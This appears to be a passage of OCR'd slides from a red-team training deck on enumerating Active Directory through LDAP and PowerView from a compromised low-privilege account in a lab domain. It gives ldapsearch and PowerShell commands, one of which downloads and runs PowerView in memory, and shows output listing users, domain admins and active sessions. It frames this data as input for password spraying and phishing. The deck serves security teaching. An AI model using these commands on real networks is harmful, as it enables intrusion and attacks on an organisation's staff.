Taking advantage of LDAP

TACTICX
innovation | solutions | consulting

Phase 2 – Unprivileged user

Escalating privileges aka. lateral movement

- During phase 1, it was possible to compromise an unprivileged user account
  - Not a local admin on any machine
  - Not a member of any sensitive group

- What can you do with this?
  - Login to webmail/user-mailbox
    - Ruler
  - Enumerate available SMB-shares
    - SMBMap
    - CrackMapExec
  - Use available information in the Global Catalog to your advantage

Phase 2 – Unprivileged user

Taking advantage of LDAP

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- There are no special privileges needed to bind to LDAP - any valid account can read the entire directory! (by default)
- Create very flexible queries using LDAP...
- Examples:
  - Get a list of all domain users that contain *adm* in their account name
  - Get a list of all domain groups that contain *adm*
  - Get a list of all domain joined systems where operating system like *XP* or *2000*
  - Show all groups a user is memberOf
  - Recursively lookup all members of a group
  - Show all user that have a description like *pass* or *pw*

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Get a list of all domain users

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf
```

Get a list of all domain groups

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf
```

Get a list of all domain joined systems

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(objectClass=computer)" name dNSHostname operatingSystem operatingSystemVersion lastLogonTimestamp servicePrincipalName
```

Recursively lookup all members of a group

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-Admins,CN=Users,DC=PWNY,DC=LAB))" | grep sAMAccountName | cut -d" " -f2
```

Show all groups a user is memberOf


```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b dc=pwny,dc=lab "(sAMAccountName=darth.vader)" sAMAccountName userPrincipalName memberOf | grep memberOf | cut -d "=" -f2 | cut -d"," -f1
```

https://adsecurity.org/wp-content/uploads/2016/08/DEFCON24-2016-Metcalf-BeyondTheMCSE-RedTeamingActiveDirectory.pdf

Phase 2 – Unprivileged user


Lateral movement - Taking advantage of LDAP

- Another nice tool for manual analysis is Active Directory Explorer from Sysinternals
  - You can use AD Explorer to easily navigate through the global catalog
    - Nice GUI to explore the environment
    - Define favorite locations
    - View object properties and attributes without having to open dialog boxes
    - Edit permissions
    - View an object's schema, and execute sophisticated searches, that you can save and re-execute.




Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP



Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP



- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- No administrative credentials required
- My personal favorite
- Very useful for both “Blue” and “Red” Teams
- It contains a load of useful functions to identify possible issues in AD environments
  - net * Functions
  - GPO functions
  - User-Hunting Functions
  - Domain Trust Functions
  - MetaFunctions
- More details can be found at:
  - https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Run PowerView from a non-domain computer

Download

```
iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))
```

 # Use an alterate creadential for any PowerView function

```
$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('PWNY\jar-jar.binks', $SecPassword)
```

 # Check if everything works

```
Get-NetDomain -Credential $Cred #test
```

```
PS C:\Users\Administrator.WORKSTATION02> iex(iwr("htt
n/PowerView.ps1"))
PS C:\Users\Administrator.WORKSTATION02> $SecPasswor
PS C:\Users\Administrator.WORKSTATION02> $Cred = New-
s', $SecPassword)
PS C:\Users\Administrator.WORKSTATION02> Get-NetDoma

Forest                  : pwny.lab
DomainControllers       : {PWNYLABDC01.pwny.lab}
Children                : {}
DomainMode              : Windows2012R2Domain
DomainModeLevel         : 6
Parent                  :
PdcRoleOwner            : PWNYLABDC01.pwny.lab
RidRoleOwner            : PWNYLABDC01.pwny.lab
InfrastructureRoleOwner : PWNYLABDC01.pwny.lab
Name                    : pwny.lab
```

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate all users, can be used for:
  - Phishing and other social engineering attacks
  - Password spraying
  - ... be creative

```
# Get all the users
Get-NetUser -Credential $Cred | Format-Table name, samaccountname, userprincipalname, description
```

```
Freytag, Katja          kfreytag        kfreytag@pwny.lab       Payroll representative
Unger, Christine        cunger          cunger@pwny.lab         Occupational therapist
Eichelberger, Jana      jeichelberger   jeichelberger@pwny.lab  Timber cutting and logging...
Abt, Tim                tabt            tabt@pwny.lab           Rail yard engineer
Eiffel, Diana           deiffel         deiffel@pwny.lab        Perianesthesia nurse
Seiler, Uwe             useiler         useiler@pwny.lab        Marshal
Strauss, Johanna        jstrauss        jstrauss@pwny.lab       Brokerage clerk
Keller, Silke           skeller         skeller@pwny.lab        Personnel clerk
Baier, Dieter           dbaier          dbaier@pwny.lab         Supply manager
Khornezh, TLana         tkhornezh       tkhornezh@pwny.lab      Top executive
Venonn, GNara           gvenonn         gvenonn@pwny.lab        Fish trimmer
Torin, TLane            ttorin          ttorin@pwny.lab         Cook
Restagh, JHussa         jrestagh        jrestagh@pwny.lab       Wellhead pumper
Pfeiffer, Peter         ppfeiffer       ppfeiffer@pwny.lab      Journalist
Adion, DLursa           dadion          dadion@pwny.lab         Enrollment specialist
Majjas, JGira           jmajjas         jmajjas@pwny.lab        Bureau of Diplomatic Secur...
Zimmerman, Doreen       dzimmerman      dzimmerman@pwny.lab     Court, municipal, and lice...
Pallara, Mora           mpallara        mpallara@pwny.lab       Consultant dietitian
Fink, Sara              sfink           sfink@pwny.lab          Longshoremen
Trisra, ChTihla         ctrisra         ctrisra@pwny.lab        Cleaning, washing, and met...
Becker, Ines            ibecker         ibecker@pwny.lab        Agent-contract clerk
Wexler, Kerstin         kwexler         kwexler@pwny.lab        Crossing guard
Weiss, Lisa             lweiss          lweiss@pwny.lab         Aircraft and avionics equi...
Pfeifer, Anne           apfeifer        apfeifer@pwny.lab       Voice writer
Adler, Simone           sadler          sadler@pwny.lab         Marketing coordinator
Urussig, NKehla         nurussig        nurussig@pwny.lab       HIV/AIDS nurse
Chang, Jarod            jchang          jchang@pwny.lab         Shaper
Vollox, RValkra         rvollox         rvollox@pwny.lab        Data typist
Meyer, Yvonne           ymeyer          ymeyer@pwny.lab         Physical therapist assistant
Reinhard, Kerstin       kreinhard       kreinhard@pwny.lab      Teaching assistant
Hurn, Ellal             ehurn           ehurn@pwny.lab          Correctional treatment spe...
Frueh, Melanie          mfrueh          mfrueh@pwny.lab         Lather
Rothstein, Robert       rrothstein      rrothstein@pwny.lab     Gas pumping station operator
pwnyadm PA.             pwnyadm         pwnyadm@pwny.lab
Vader, Darth            darth.vader     darth.vader@pwny.lab
Skywalker, Luke         luke.skywalker  luke.skywalker@pwny.lab
Kenobi, Obi-Wan         obi-wan.kenobi  obi-wan.kenobi@pwny.lab
Chewbacca               chewbacca       chewbacca@pwny.lab
Binks, Jar-Jar          jar-jar.binks   jar-jar.binks@pwny.lab
```

Phase 2 – Unprivileged user

Taking advantage of LDAP

- All this information can be re-used for further attacks...
- For example:
  - Usernames
    - Password spraying
  - Phone numbers
    - Social engineering
  - Mail addresses
    - Phishing attacks

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Enumerate what groups a specific user is member of

```
# List all groups of a specific user
Get-DomainGroup -MemberIdentity darth.vader -Credential $Cred | Format-Table cn
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader


cn
--
Domänen-Benutzer
Marketing
Research and Development
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca

cn
--
Domänen-Benutzer
```

Enumerate existing groups

```
# Get all existing groups
get-netgroup -Credential $Cred | Format-Table cn, distinguishedname, description
get-netgroup *adm* -Credential $Cred | Format-Table cn, distinguishedname, description
```

```
DnsUpdateProxy                  CN=DnsUpdateProxy,CN=Users,DC=pwny,D... DNS-Clients, die dyna
Production                      CN=Production,OU=global,OU=Groups,OU...
Research and Development        CN=Research and Development,OU=globa...
Purchasing                      CN=Purchasing,OU=global,OU=Groups,OU...
Marketing                       CN=Marketing,OU=global,OU=Groups,OU=...
Human Resource Management       CN=Human Resource Management,OU=glob...
Accounting and Finance          CN=Accounting and Finance,OU=global,...
Sales                           CN=Sales,OU=global,OU=Groups,OU=pwny...
Helpdesk                        CN=Helpdesk,OU=global,OU=Groups,OU=p...
DCAdmins                        CN=DCAdmins,OU=global,OU=Groups,OU=p...
MSSQLAdmins                     CN=MSSQLAdmins,OU=global,OU=Groups,O...
ExchangeAdmins                  CN=ExchangeAdmins,OU=global,OU=Group...
Management                      CN=Management,OU=global,OU=Groups,OU...
DHCP-Benutzer                   CN=DHCP-Benutzer,CN=Users,DC=pwny,DC... Mitglieder, die nur
DHCP-Administratoren            CN=DHCP-Administratoren,CN=Users,DC=... Mitglieder, die Admin
adm_workstations                CN=adm_workstations,OU=Admins,OU=pwn...
```

```
cn                              distinguishedname                       description
--                              -----------------                       -----------
Administratoren                 CN=Administratoren,CN=Builtin,DC=pwn... Administratoren haben uneingesch
Hyper-V-Administratoren         CN=Hyper-V-Administratoren,CN=Builti... Die Mitglieder dieser Gruppe erh
Schema-Admins                   CN=Schema-Admins,CN=Users,DC=pwny,DC... Designierte Administratoren des
Organisations-Admins            CN=Organisations-Admins,CN=Users,DC=... Angegebene Administratoren der
Domänen-Admins                  CN=Domänen-Admins,CN=Users,DC=pwny,D... Administratoren der Domäne
DnsAdmins                       CN=DnsAdmins,CN=Users,DC=pwny,DC=lab    Gruppe "DNS-Administratoren"
DCAdmins                        CN=DCAdmins,OU=global,OU=Groups,OU=p...
MSSQLAdmins                     CN=MSSQLAdmins,OU=global,OU=Groups,O...
ExchangeAdmins                  CN=ExchangeAdmins,OU=global,OU=Group...
DHCP-Administratoren            CN=DHCP-Administratoren,CN=Users,DC=... Mitglieder, die Administratorzug
adm_workstations                CN=adm_workstations,OU=Admins,OU=pwn...
```

Enumerate what groups a specific user is member of

```
# List all members of a specific group
Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname, memberdomain, membername
```

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername

GroupName                                MemberDomain                             MemberName
---------                                ------------                             ----------
Domänen-Admins                           pwny.lab                                 luke.skywalker
Domänen-Admins                           pwny.lab                                 pwnyadm
Domänen-Admins                           pwny.lab                                 shirsch
Domänen-Admins                           pwny.lab                                 mfriedman
Domänen-Admins                           pwny.lab                                 sbeyer
Domänen-Admins                           pwny.lab                                 ckrueger
Domänen-Admins                           pwny.lab                                 mdresdner
Domänen-Admins                           pwny.lab                                 Administrator
```

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cr
name, memberdomain, membername

GroupName                                MemberDomain                             MemberName
---------                                ------------                             ----------
adm_workstations                         pwny.lab                                 obi-wan.kenobi
adm_workstations                         pwny.lab                                 rboral
adm_workstations                         pwny.lab                                 tdiederich
adm_workstations                         pwny.lab                                 klaggal
adm_workstations                         pwny.lab                                 pbohm
adm_workstations                         pwny.lab                                 omiqogh
adm_workstations                         pwny.lab                                 pfoerster
adm_workstations                         pwny.lab                                 tkardis
adm_workstations                         pwny.lab                                 josterhagen
adm_workstations                         pwny.lab                                 chartmann
```

Phase 2 – Unprivileged user

Lateral movement - PowerView

- Go for a hunt and check out users that have active sessions work computers

```
# Go hunting for active user sessions
Invoke-UserHunter -showall -Credential $cred -ComputerName workstation04 | Format-Table -Property
userdomain, username,computername, ipaddress
```

```
UserDomain                      UserName                       ComputerName                   IPAddress
----------                      --------                       ------------                   ---------
PWNY                            luke.skywalker                 workstation04                  10.0.3.105
PWNY                            luke.skywalker                 workstation04                  10.0.3.105
PWNY                            luke.skywalker                 workstation04                  10.0.3.105
PWNY                            luke.skywalker                 workstation04                  10.0.3.105
```

- Remember that one??

```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername

GroupName                       MemberDomain                   MemberName
---------                       ------------                   ----------
Domänen-Admins                  pwny.lab                       luke.skywalker
Domänen-Admins                  pwny.lab                       pwnyadm
```

- List members of local groups of any system that has joined the domain


```
# List all members of a specific local group
